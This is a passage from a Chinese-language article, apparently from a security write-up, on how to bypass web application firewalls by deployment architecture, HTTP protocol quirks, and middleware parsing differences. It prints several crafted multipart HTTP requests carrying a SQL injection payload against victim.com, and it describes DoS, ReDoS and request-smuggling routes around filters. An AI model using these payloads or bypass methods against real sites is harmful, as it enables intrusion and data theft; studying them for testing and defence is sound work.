
串联 WAF 根据产品形态又有多种变形，常见的区分方式看设备部署位置。

传统的硬件盒子设备一般放置在网关入口后，业务中间件之前，串联部署方式有透明模式、反向代理模式等，其前置于中间件，意味着 WAF 需预留很大一部分性能来处理 HTTP 拆解和封装的工作，尤其是当下 HTTPS 已成为普遍场景，设备处理性能急剧下降，使得此类架构的成本投入极大。

透明连接模式：




反向代理模式：



当下云厂商最常用修改域名 CNAME 做多维安全防护的架构同硬件类部署方式在应用场景视角是一致的，不过云厂商的设备和网络资源丰富，人才资源配备到位，又有大厂品牌背书，只要有足够的用户均摊成本，这种架构算在成本、效率、安全不可能三角中属协调最优的解决方案。

CNAME 架构：




对于此类前置串联架构的 ByPass 测试需找寻 WAF 与中间件、后端业务间的耦合性缺漏，比如：

1、在使用了 SSL 套接字的会话中，协商加密算法属请求方可控，WAF 和后端业务在算法支持上可能存在差异的一个切入点，遍历后端业务支持但 WAF 不支持的加密算法，便可直接绕过 WAF 了，相关工具见 Github：

https://github.com/LandGrey/abuse-ssl-bypass-waf

SSL Bypass




2、针对 CNAME 方式接入 WAF 的系统，能否绕过的关键在于后端的业务配置是否严谨，如果后端业务未限制访问源，很容易通过域名解析历史和 [大规模的扫描] 定位到真实的 IP 地址，修改本地 HOST 便可以绕过 WAF 直接对后端系统进行攻击；


3、WAF 与中间件的耦合缺漏在后续的中间件层面做详细讲解，此处不做赘述。

还有另一类串联的部署方式，即 WAF 设备位置后移，嵌套到中间件上，这样 WAF 的损耗将分摊到业务机器，这样的捆绑意味着一荣俱荣，一损皆损，又因位置后移到了业务侧，策略下发和管理都极其复杂，且中间件种类繁多，规模一大，这种架构堪称灾难，而随着业务架构的逐渐优化，一般的互联网业务架构会前置越来越轻的转发层，将 WAF 嵌到转发层，或在转发层通过 openresty 等方式将请求过一遍旁挂的 WAF 集群，这属对业务链路侵入最轻的一种方式，很多互联网公司自建的 WAF 采用该架构。

中间件部署：



OpenResty 部署：



对于此类嵌套于中间件的 WAF 架构测试需针对 WAF 模块的系统耗能和超时为切入点，当中间件或 WAF 模块达到一定的性能损耗指标，一般 WAF 系统会预留类似硬件设备断电 bypass 的功能来保障业务可用性的强指标，通过这种途径即可突破 WAF，比如：

1、针对中间件本身的漏洞(例如: CVE-2018-1336)/配置错误来触发 DOS，当系统能耗达到阈值，自动关闭 WAF 模块；

2、针对 WAF 系统的正则策略进行攻击，通过 ReDoS：

https://www.owasp.org/index.php/Regular*expression*Denial*of*Service-ReDoS

使策略检测超时，单条会话跳过 WAF 集群响应，直接通联后端业务。

旁路

旁挂 WAF 一般不在会话链路以内，这意味着针对命令执行、Getshell 类的一条语句拿权限的攻击束手无策，满足业务性能，牺牲了较多的安全指标，做出这种妥协，一方面是业务/运维强势，可用性是相关部门较重的 KPI 指标，另一方面可能是 WAF 系统开发和运营人力资源紧张，旁路离线分析提供了一定的缓和空间。

旁路 WAF 可以理解为一套离线分析系统，在各类配置和参数设置上很难同业务机器同步，这导致两者之间的耦合缺漏会更大，且旁路部署的后置阻断措

施也极具多样性：IP 维度(4 层封禁、7 封封禁)，session 维度(业务路由基于登陆的 cookies 等)，给绕过也提供了一些方法，常见的绕过方法有：

1、若系统是通过分光等方式旁挂，那针对前置串联 WAF 的 SSL 证书绕过方法在这里一样通用；

2、通过攻击测试，很容易判断出旁路 WAF 同阻断组件的通联时间，获取海量且廉价的代理 IP，控制好单 IP 的测试存活时间，较低成本便可绕过；

3、针对异常协议和中间件特效的攻击将在后续章节讲述，在旁挂 WAF 上均可实现绕过。

WAF 产品架构多样，除了串联和旁路外，基于业务特性还有各种各样的组合方式，之前所在公司基于业务架构单一的特点(系统、语言、中间件、数据库版本等相关信息全局一致)，只需要关注固定版本的系统/应用漏洞情报，便可采用平日旁挂，漏洞爆发打开串联开关，漏洞批量修复后恢复旁挂的方式，在安全、效率、成本的博弈中发挥一点能动性。

协议/中间件层面

HTTP 协议是一个渐进工程。

1991 初版草案 (HTTP/0.9) 仅有不足一页半的内容，在经历 5 年时间和若干版本的更替后，第一个正式版 HTTP/1.0 标准诞生，这时它已经变成一份密密麻麻长达 50 页的文档，期望能弥补过往标准里的诸多缺陷。很快到了 1999 年，HTTP/1.1 的 7 位署名作者显然指望该协议能涵盖到方方面面，导致的结果就是一份长达 150 页的大作。但这些越来越宏伟的文档里很大篇幅的内容和我们当下实际使用的 Web 并不特别相关，因为他们对新功能的追逐比修复旧有缺陷更感兴趣。——《Web 之困》


处于尚未完结的渐进工程中，强制的向下兼容，加之各类中间件对协议的解读和实现花样百出，导致整个协议骨干健壮清晰，细枝末节处却错综繁杂，越是复杂有异议的地方，越是存在安全隐患。

如《Web 之困》书中所描述，协议版本的升级，大多数精力都投入到了新花样和动人功能的开发上，缺陷的修补向来是不受人待见的，而协议侧的缺陷却往往是致命的。

DEFCON 24 会议上，regilero 有一篇名为《Hiding Wookiees In Http》的演讲，详细分析了 HTTP 协议中 Keepalives 和 Pipelines 组合使用上的缺漏，可导致会话注入和缓存投毒，在 WAF 绕过上也提供了一条路径。


Keepalives 虽然在 HTTP1.0 版本便可以使用，但并没有得到官方的确认，是浏览器爆炸发展阶段的民间战胜官方的胜利，HTTP1.1 版本后才开始作为默认参数参与到请求中，这条参数也属于新版本令人心动的崭新功能，引入的原因也是为了解决请求量级斗升，新建立连接带来的系统和网络损耗，功能大致如下所示：

HTTP Pipeline:




- Not really used
- But supported by servers
- Still have to wait if one response is big (*Head of line blocking*)
- Wonder why HTTP/2 finally used a real **binary multiplexing** protocol?
  - Head of line **AND SMUGGLING**

HTTP KeepAlive:




- The SYN, SYN/ACK, ACK is made **only once**, connection is kept open
- May be reused for next exchange
- If you do not use HTTP/2, chances are this is what your browser does

HTTP 1.0:



功能设计本身的意图是多请求单连接，但‘多请求’这个场景又有多般演绎，比如下图这种请求，在 WAF 端的识别上，这属于一个请求，逻辑也是通过拆解 Key、value 的模式以 Body 内容读取第二个请求的内容，当然是属于异常的 Key-Value 结构，这样第二个包的内容便很容易绕过 WAF 策略直接进行攻击了。


Keeplive 绕过:



关于 HTTP 协议特性的安全缺陷，还有一个值得说道的漏洞，2011 年 BlackHat 大会有一篇名为《Checkmate with Denial of Service》的演讲，阐述了一系列 DOS 漏洞，其中有部分是关于 HTTP 慢速攻击的分析，此后漫长的一段时间中，slowloris 都是诸多大型 DDOS 事件中的主角，关于慢速 DOS 的原理其实就是利用了 HTTP 的特性，通过 Keepalives 特性，发起大量请求，修改 Content-Length，Hold 住会话，在超时前定期发送小包，保持存活状态，使服务端线程数打满，又不得释放，服务便处于不可用状态，这种攻击在前文所述的针对中间件的 DOS 中不失为一种有效的攻击绕过方式。


除了协议特性以外，异变的 HTTP header 也有可能提供绕过 WAF 的捷径，2018 年的 AppSec 大会上，有一篇《hacker WAF bypass techniques》的演讲，通过以下几个方式进行 WAF 绕过：

1、字符集编码；Content-Type 头中使用 charset 定义字符集的应用场景不只有在 responses 中，request 中同样可以使用，而变换字符编码集以后，基于规则引擎的 WAF 则彻底失控。




1、内容类型格式；在特定中间件版本下 Key-value 可以通过文件上传的类型 multipart/form-data 进行提交，而 WAF 针对此类型侧检测一般是只针对上传漏洞，导致常规的 xss、sqli 便可以通过该方式进行 bypass，即使存在各通用类型的漏洞检测，也可通过 Fuzz 异变上传类型的格式，达到 WAF 无法识别，后端中间件可以解析的目的：


```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1
Content-Length: [length of body]

--1
Content-Disposition: name="input1"

'union all select * from users--
--1
```




```
GET /path/sample.aspx?input0=0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data; boundary=1,boundary=irsdl
Content-Length: [length of body]

--1
--1--
--1;--1;header
Content-Disposition: name="input1"; filename  ="test.jpg"

'union all select * from users--
--1
```




```
GET /path/sample.aspx?%89%95%97%A4%A3%F0=%F0 HTTP/1.1
HOST: victim.com
Content-Type: multipart/form-data, foobar charset=ibm500 ;charset=utf-8 ;
boundary=1,boundary=irsdl
Content-Length: 129

--1
--1--
--1;--1;header
Ã□□£□□£`Ä□¢□□¢□£□□□z@□□□□~□□□□¤£ñ□^@□□□□□□□□□@@@~□£□¢£K□□□□

}¤□□□□@□□□@¢□□□□£@\@□□□□@¤¢□□¢``
--1
```




当然以上 Bypass 的路径并非通用的，很大情况与不同中间件对 HTTP 的理解和运用有关，详细中间件系统和版本测试情况可参见表格：

https://drive.google.com/file/d/0B5Tqp73kQStQU1diV1Y0dzd1QU0/view

基于协议/中间件的安全缺陷并不全然是功能带来的，有时带业务特性的配置也会有缺漏，且这种缺漏是前端 WAF 和后端业务中间件功能差异所必然存在的，也是大多数通用 WAF 产品很难和业务适配的死角，突出的例子如：

1、请求包大小限制；很多后端业务存在上传功能，所以请求数据限制上往往会较大，而前置 WAF 系统，需要有较高的响应时间，请求包较大时往往超过内置的性能和耗时阈值，所以可直接发送大量无意义的参数，尾端带攻击参数便可直接绕过 WAF 系统。



系统/数据库/编程语言层面

系统、数据库和编程语言层面，属于对抗 WAF 策略的正面战场，这类文章网上佳作不胜枚举，但其达成绕过的功效并不具通用性，比如系统级别的绕过可能围绕命令执行、LFI 之类的漏洞，数据库相关的绕过是围绕 Sqli 类漏洞，且两者的绕过思路大致相同，即利用系统/数据库特性或不常用函数绕过 WAF 策略特征，至于编程语言的绕过方式则相对灵活，这也是动态语言的特性决定的，本文主旨是 WAF 绕过的捷径，正面对抗策略内容便不多做赘述(正面硬刚 WAF 规则也有成熟工具，详细内容参见参考文档中 2016 blackhat 大会上的《Another Brick off The Wall: Deconstructing Web Application Firewalls Using Automata 